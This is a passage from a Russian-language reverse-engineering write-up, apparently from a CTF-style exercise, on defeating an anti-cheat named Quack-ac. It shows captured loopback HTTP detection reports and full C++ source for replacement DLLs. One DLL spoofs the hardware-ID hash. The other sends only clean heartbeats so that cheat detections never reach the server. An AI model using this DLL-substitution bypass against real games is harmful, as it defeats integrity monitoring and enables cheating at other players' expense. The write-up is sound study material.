
```
POST /ac HTTP/1.1
Accept: */*
Connection: close
Content-Length: 171
Content-Type: application/json
Host: localhost:7982
User-Agent: cpp-httplib/0.10.1

{"detection":{"blacklisted_domains":[],"cheat":"Inertia-Cheat","path":[48],"scan":"Region
Scan","uuid":"37e7bb0dd2e16abd57d509d91c23616e15ed99245817a44bfe057f6434d7b4bb"}}
```

1 client pkt, 0 server pkts, 0 turns.

Entire conversation (331 bytes) Show data as ASCII

Пакет от Quack-ac.exe к Master server при обнаружении чита

Вот как выглядит информация о найденном домене из черного списка.



Wireshark · Follow HTTP Stream (tcp.stream eq 64) · Adapter for loopback traffic capture


```
POST / HTTP/1.1
Accept: */*
Connection: close
Content-Length: 179
Content-Type: application/json
Host: localhost:5175
User-Agent: cpp-httplib/0.10.1

{"detection":{"blacklisted_domains":["aimware.net"],"cheat":"aimware.net","path":[48],"scan":"Dns
Scan","uuid":"37e7bb0dd2e16abd57d509d91c23616e15ed99245817a44bfe057f6434d7b4bb"}}
```

1 client pkt, 0 server pkts, 0 turns.

Entire conversation (337 bytes) Show data as ASCII

Пакет от Quack-internal.dll к Quack-ac.exe при обнаружении домена из черного списка

То же идет и на мастер-сервер.



Wireshark · Follow HTTP Stream (tcp.stream eq 65) · Adapter for loopback traffic capture

```
POST /ac HTTP/1.1
Accept: */*
Connection: close
Content-Length: 179
Content-Type: application/json
Host: localhost:7982
User-Agent: cpp-httplib/0.10.1

{"detection":{"blacklisted_domains":["aimware.net"],"cheat":"aimware.net","path":[48],"scan":"Dns
Scan","uuid":"37e7bb0dd2e16abd57d509d91c23616e15ed99245817a44bfe057f6434d7b4bb"}}
```

1 client pkt, 0 server pkts, 0 turns.

Entire conversation (339 bytes) Show data as ASCII

Пакет от Quack-ac.exe к Master server при обнаружении домена из черного списка


Выяснив все это, мы можем изготовить поддельный `Identify.dll`.

```
// Определение экспортируемой функции GetHWID
extern "C" {
    void __declspec(dllexport) GetHWID(char* message) {
        // Определение переменной хеша
        std::string sha256 =
"6b86b273ff34fce19d6b804eff5a3f5747ada4eaa22f1d49c01e52ddb7875b4b";
        // Присвоение аргументу значения хеша
        for (int i = 0u; i < sha256.length(); ++i) {
            message[i] = sha256[i];
        }
    }
}
```

Код для нашего `Quack-internal.dll`.


```
#include "pch.h"

#include <chrono>
#include <thread>

#include<nlohmann/json.hpp>
#include<httplib.h>

// Для работы с секундами
using namespace std::chrono_literals;

// Функция потока
DWORD WINAPI run(LPVOID lpParam) {
    // Объявление переменных
    httplib::Result res;
    nlohmann::json body{};
    long long uptime;
    // Определение клиента сервера и порта
    httplib::Client cli{ "localhost", 7982 };
    // Время
    std::chrono::time_point<std::chrono::system_clock> time_start =
std::chrono::system_clock::now();
    // Задержка
    std::chrono::seconds delay = 1s;
    // Цикл
    for (std::chrono::seconds seconds = 0s; ; ++seconds) {
        // Вычисление времени соединения
        uptime = std::chrono::duration_cast<std::chrono::seconds>(std
::chrono::system_clock::now() - time_start).count();
        // Пакет
        body["heartbeat"] = {
            {"uuid",
"6b86b273ff34fce19d6b804eff5a3f5747ada4eaa22f1d49c01e52ddb7875b4b"},
            {"name", "Placeholder"},
            {"arp", ""},
            {"risk", "0"},
            {"uptime", uptime},
            {"blob", {{"Game position", "[Placeholder]"}}}
        };
        // Post-запрос к серверу
        if (res = cli.Post("/", body.dump(), "application/json")) {
            // Успешно ли соединение?
            if (res->status == 200) {
                // В случае успеха заснуть
                std::this_thread::sleep_for(delay);
                // и продолжить выполнение
                continue;
            }
        }
        // Завершение процесса в том случае, если не получается
установить соединение с сервером
        ExitProcess(0);
    }
}

// Главная функция
BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        // Запуск потока
        if (HANDLE thread = CreateThread(nullptr,0,run,hModule,0,
nullptr))
            CloseHandle(thread);
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

После компиляции удалим все ненужное и подменим DLL нашими.



Финальное содержимое папки игры

В Wireshark будет только пакет сердцебиения к мастер-серверу.



Wireshark · Follow HTTP Stream (tcp.stream eq 6) · Adapter for loopback traffic capture

